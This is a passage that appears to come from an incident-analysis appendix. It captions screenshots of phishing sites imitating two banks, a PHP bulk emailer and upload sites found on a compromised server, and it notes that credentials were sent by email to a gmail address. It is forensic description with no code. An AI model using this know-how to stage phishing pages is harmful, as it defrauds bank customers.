
# A.V – Violet Federal Bank Phishing Homepage

This is a screen shot of violet.htm, the fraudulent site staged for Violet Federal Bank. The top banner is full of missing images, which at the time of this capture – were not present on the compromised server. Submitted data is processed by login3.php and emailed to a gmail address.




# A.VI – Ivory Valley Bank Phishing Homepage

This is a screen shot of the fraudulent Ivory Valley Bank site hosted on <confidential>.org on November 16, 2005. Submitted data is processed by login2.php and emailed to a gmail address.




# A.VII – PHP Bulk Emailer


This is a screen shot of the PHP Bulk Emailer named 1.php. One client POST-ed data to this form on the morning of November 16.





# A.VIII – QuaD Upload Sites

